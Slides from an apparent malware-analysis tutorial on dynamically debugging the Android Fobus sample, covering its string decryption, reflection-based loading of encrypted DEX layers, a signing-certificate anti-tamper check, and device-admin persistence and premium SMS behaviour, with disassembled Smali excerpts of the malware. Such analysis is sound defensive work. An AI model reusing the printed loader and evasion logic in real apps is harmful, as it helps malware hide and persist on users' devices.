
```
jarsigner -keystore mykey -signedjar FobusDbg.apk FobusDbg.apk mykey_alias
```

Target

Source

# Fobus Analysis Preparation

## Install and Launch Fobus



1. Drag and drop the package for setup


2. Launch the main activity of Fobus

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="com.zwodrxcj.xnynjps">
```

```
    <activity android:icon="@drawable/icon_install" android:label="@string/app_name"
        android:name=".L">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
```

```
adb shell am start -D -n com.zwodrxcj.xnynjps/.L
```

Package/MainActivity




3. Time to start our Smali debugging



# Fobus Analysis Preparation


Attach to Fobus



Name	Online	API Level
genymotion-malwareplayground-192.168.90.101:5555	Online	4.3, debug
com.svox.pico		1411 8601
com.zwodrxj.xnynjps		1548 8605
android.process.acore		525 8606
com.android.quicksearchbox		1362 8609
com.android.inputmethod.latin		595 8610
system_process		
com.android.phone		
com.android.smspush		
com.android.bluetooth		
com.android.systemui		
com.android.launcher		
com.android.defcontainer		
com.android.settings		

1. Open Android Device Monitor


2. Create a remote debugging configuration bound to port 8700



# Fobus Analysis Preparation

Attach to Fobus


3. Set our first break point in the constructor of Fobus Application class



```
S Application.smali x
1  .class public Lcom/zwodrxcj/xnynjps/Application;
2  .super Landroid/app/Application;
3
4
5  # static fields
6  .field private static b:Z
7
8  .field private static b:[Ljava/lang/Object;
9
10
11 # direct methods
12 .method public constructor <init>()V
13     .locals 6
14
15     const/4 v4, 0x1
16
17     const/4 v5, 0x0
18
```

A blue box highlights the constructor method definition at lines 12-13. A blue arrow points from this box to the instruction at line 15, which has a red circle break point marker next to it.

4. Run debugging and we should stop at the break point



The top panel shows the IDE menu with 'Run' and 'Debug' options. The bottom panel shows the debugger interface with the instruction at line 15, `const/4 v4, 0x1`, selected and marked with a checkmark. The 'Frames' panel below shows the call stack:

- <init>:-1, Application (com.zwodrxcj.xnynjps)
- newInstanceImpl():-1, Class (java.lang)
- newInstance():1130, Class (java.lang)
- newApplication():990, Instrumentation (android.app)

A blue arrow points from the text '4. Run debugging and we should stop at the break point' to the selected instruction in the debugger.

# Fobus Analysis Objective


- Tracing the code decryption and loading logic
  - Dynamic String and class decryption
  - Java reflection for class loading and member resolving
- Realizing the anti-tamper technique
  - Original signing certificate for code decryption to prevent software repackaging
- Tiptoeing through part of the malicious actions

# Fobus Analysis

## Dynamic Content Decryption

Overloaded `Appliation.onCreate()` which is actually the common decryption routine

```
const-string v7, "\uba4e\u1679\u61c7\u94c9\u768\u0e4e\u6d9"  
invoke-static {v7}, Lcom/zwodrxj/xnynjps/Application;->onCreate(Ljava/lang/String;)Ljava/lang/String;  
move-result-object v7
```





- The frequently appearing behavior footprint
  - Put the encrypted content in a virtual register
  - Invoke the decryption routine
  - Set the decrypted result in that register

How do we see the decrypted result?


# Fobus Analysis

## Dynamic Content Decryption

Right click the register and  
add it to the watch list



before/after the  
decryption



# Fobus Analysis

## Decryption & Java Reflection

### I. Decrypt the class name

com.zwodrxcj.xnynjps.Application\$RA

```
const-string v3, "\u6948\u52cf\u110\uace1\u674\u9bff\u904\u684\u6a2b\u3b2f\u1e1b\u5f25\u2ae0\u7ca\u9a1\u201c  
invoke-static {v3}, Lcom/zwodrxcj/xnynjps/Application; -> onCreate(Ljava/lang/String;)Ljava/lang/String;  
move-result-object v3
```

```
invoke-static {v3}, Ljava/lang/Class; -> forName(Ljava/lang/String;)Ljava/lang/Class;  
move-result-object v3
```

### 2. Resolve the class type

```
invoke-virtual {v3}, Ljava/lang/Class; -> getConstructors() [Ljava/lang/reflect/Constructor;  
move-result-object v3
```

```
aget-object v3, v3, v5
```

### 3. Resolve the constructor

```
new-array v4, v4, [Ljava/lang/Object;  
aput-object p0, v4, v5
```

### 4. Prepare the input argument

```
invoke-virtual {v3, v4}, Ljava/lang/reflect/Constructor; -> newInstance([Ljava/lang/Object;)Ljava/lang/Object;  
move-result-object v3
```

### 5. Create the class instance via the specified constructor

# Fobus Analysis

CFG of Application.dfae()

Drop the Encrypted Package

1. Decrypt the package embedded in a constant string

2. Drop the package in {PRIVATE}/app\_dex/new.apk and apply DexFile.loadDex() to load the 2<sup>nd</sup> layer code

```
loc_1B586:  
invoke-virtual    {this}, <ref Object.getClass() imp. @_def_Object_getClass@LL>  
move-result-object v0, {v0}, <ref Class.getClassLoader() imp. @_def_Class_getClassLoader@LL>  
invoke-virtual    v0, <ref ClassLoader>  
move-result-object v1, <ref Application.onCreate(ref) Application_onCreate@LL>  
const-class      v2, <ref Application.onCreate(ref) Application_onCreate@LL>  
const-string     v2, <ref Class.getDeclaredField(ref) imp. @_def_Class_getDeclaredField@LL>  
invoke-static    v1, v2, <ref Class.getDeclaredField(ref) imp. @_def_Class_getDeclaredField@LL>  
move-result-object v1, v2, <ref Class.getDeclaredField(ref) imp. @_def_Class_getDeclaredField@LL>  
const/4          v2, 1  
invoke-virtual    v1, v2, <ref Field.setAccessible(boolean) imp. @_def_Field_setAccessible@LL>  
invoke-virtual    v1, <ref Field.get(ref) imp. @_def_Field_get@LL>  
move-result-object v2, {v1}, <ref Field.get(ref) imp. @_def_Field_get@LL>  
invoke-virtual    v2, <ref Field.get(ref) imp. @_def_Field_get@LL>  
const-string     v0, allvFsackusunib # "謎 V Z 越尺急虫 掘 ..."  
invoke-static    v0, <ref Application.onCreate(ref) Application_onCreate@LL>  
move-result-object v0, <ref String.toCharArray() imp. @_def_String_toCharArray@LL>  
array-length     v2, v0, <ref String.toCharArray() imp. @_def_String_toCharArray@LL>  
shl-int/lit8     v3, v0, 1  
new-array        v4, v3, <t: byte[]>  
const/4          v1, 1  
const/4          v0, 0
```


```
loc_1B60E:  
array-length     v5, v2  
if-ge           v1, v5, loc_1B636
```

```
loc_1B636:  
const/4          v0, 0  
aget-char        v0, v2, v0  
sub-int          v0, v3, v0  
const-string     v1, aliissCzrsunibR # "謎 報社版反請"  
invoke-static    v1, <ref Application.onCreate(ref) Application_onCreate@LL>  
move-result-object v1, <ref Class.forName(ref) imp. @_def_Class_forName@LL>  
const/4          v2, 2  
new-array        v2, v2, <t: Class[]>  
const/4          v3, 0  
aput-object      v1, v2, v3  
const/4          v3, 1  
const-class      v5, <t: String>  
aput-object      v5, v2, v3  
invoke-virtual    v1, v2, <ref Class.getConstructor(ref) imp. @_def_Class_getConstructor@LL>  
move-result-object v2, <ref Application.onCreate(ref) Application_onCreate@LL>  
const-string     v3, aliigssCzvsuqiag # "謎 報社版反請 ..."  
invoke-static    v3, <ref Application.onCreate(ref) Application_onCreate@LL>  
move-result-object v3, <ref Class.forName(ref) imp. @_def_Class_forName@LL>  
const-string     v3, <ref Application.onCreate(ref) Application_onCreate@LL>  
const-string     v5, aliessCztsuiiae # "謎 ..."  
invoke-static    v5, <ref Application.onCreate(ref) Application_onCreate@LL>
```

```
aget-char        v5, v2, v1  
add-int/lit8     v6, v0, 1  
shr-int/lit8     v7, v5, 8  
int-to-byte      v7, v7  
aput-byte        v7, v4, v0  
add-int/lit8     v0, v6, 1  
int-to-byte      v5, v5  
aput-byte        v5, v4, v6  
add-int/lit8     v1, v1, 1  
goto            loc_1B60E
```

# Fobus Analysis



1. Extract the decrypted payload from {PRIVATE}/app\_dex/new.apk



Deploy 2<sup>nd</sup> Layer Analysis

2. Disassemble and copy the smali files into our Studio project

```
java -jar apktool.jar d new.apk
```



3. Set the break point in that class



# Fobus Analysis

Dive into 2<sup>nd</sup> Layer

Delete the dropped package

Load Application\$d class

Resolve its unpack() method

Call to Application\$d.unpack()

Tasks after the 2<sup>nd</sup> DEX file is loaded

A more stealthy decryption routine which restores the protected malicious code

```
const/4 v3, 0x1
aput-object v6, v1, v3
const/4 v3, 0x2
aput-object v2, v1, v3
invoke-virtual {v0, p0, v1}, Ljava/lang/reflect/Method; -> invoke(Ljava/lang/Object; [Ljava/lang/Object;)V
const/4 v0, 0x1
```

Watches

```
+ - ↑ ↓
▶ v0 = "static void com.zwodxcj.xnynjps.Application$d.unpack(android.content.Context,java.io.File,java.io.File)"
▶ v1
```

# Fobus Analysis

## Anti-Tamper Technique

Entry of Application\$d.unpack()

```
move-object v15, v0
invoke-virtual {v15}, Landroid/content/Context;->getPackageManager()Landroid/content/pm/PackageManager;
move-result-object v15
move-object/from16 v16, v0
invoke-virtual/range {v16 .. v16}, Landroid/content/Context;->getPackageName()Ljava/lang/String;
move-result-object v16
const/16 v17, 0x40
invoke-virtual/range {v15 .. v17}, Landroid/content/pm/PackageManager;->getPackageInfo(Ljava/lang/String;
move-result-object v15
iget-object v15, v15, Landroid/content/pm/PackageInfo;->signatures:[Landroid/content/pm/Signature;
move-object v3, v15
move-object v15, v3
const/16 v16, 0x0
aget-object v15, v15, v16
invoke-virtual {v15}, Ljava/lang/Object;->hashCode()I
move-result v15
```

1. Get the signing  
certificate associated  
with the APK

2. Apply the 1<sup>st</sup> signature  
for decryption later

# Fobus Analysis


## Anti-Tamper Technique

### Entry of Application\$d.unpack()

```
move-object v15, v0  
  
invoke-virtual {v15}, Landroid/content/Context;->getAssets()Landroid/content/res/AssetManager;  
move-result-object v15  
  
move-object v8, v15  
move-object v15, v8  
  
const-string v16, "classes.dex"  
invoke-virtual/range {v15 .. v16}, Landroid/content/res/AssetManager;->open(Ljava/lang/String;  
move-result-object v15
```

Open the classes.dex  
file in assets

Not DEX magic, the file  
is actually encrypted



# Fobus Analysis

## Anti-Tamper Technique

1. Call to Application\$decrypt() with the  
CFG of Application\$d.unpack()



2. Still drop the package to  
{PRIVATE}/app\_dex/new.apk

3. Apply `DexFile.loadDex()`  
to load the 3<sup>rd</sup> layer code


# Fobus Analysis

## Anti-Tamper Technique


- Since we repack the sample, the 3<sup>rd</sup> layer code will not be presented due to wrong signature
- Two possible solutions
  - Debug the original sample in the custom ROM with modified default.prop
  - Use **dynamic instrumentation** to **mimic** the signature

# Fobus Analysis

## Deploy 3<sup>rd</sup> Layer Analysis



1. Disassemble the package and we get the main Activity component



2. Import the Smali files and set the break points on that Activity

# Fobus Analysis

## Malicious Behavior Exploration

- Focusing on the critical parts
  - Registering itself as the device administrator to prevent uninstallation
  - Sniffing incoming SMS messages and performing premium rate dialing
- Key point to capture the complete behavior
  - Set break points at the “onXYZ()” series callbacks to follow the implicit control flow

# Fobus Analysis

Tiptoe through the Darkness

CFG of “L.onCreate()”

Register the repeating  
launch of “A” and “T”  
services to AlarmManager



Is admin privilege  
granted?



Call to “L.b()”



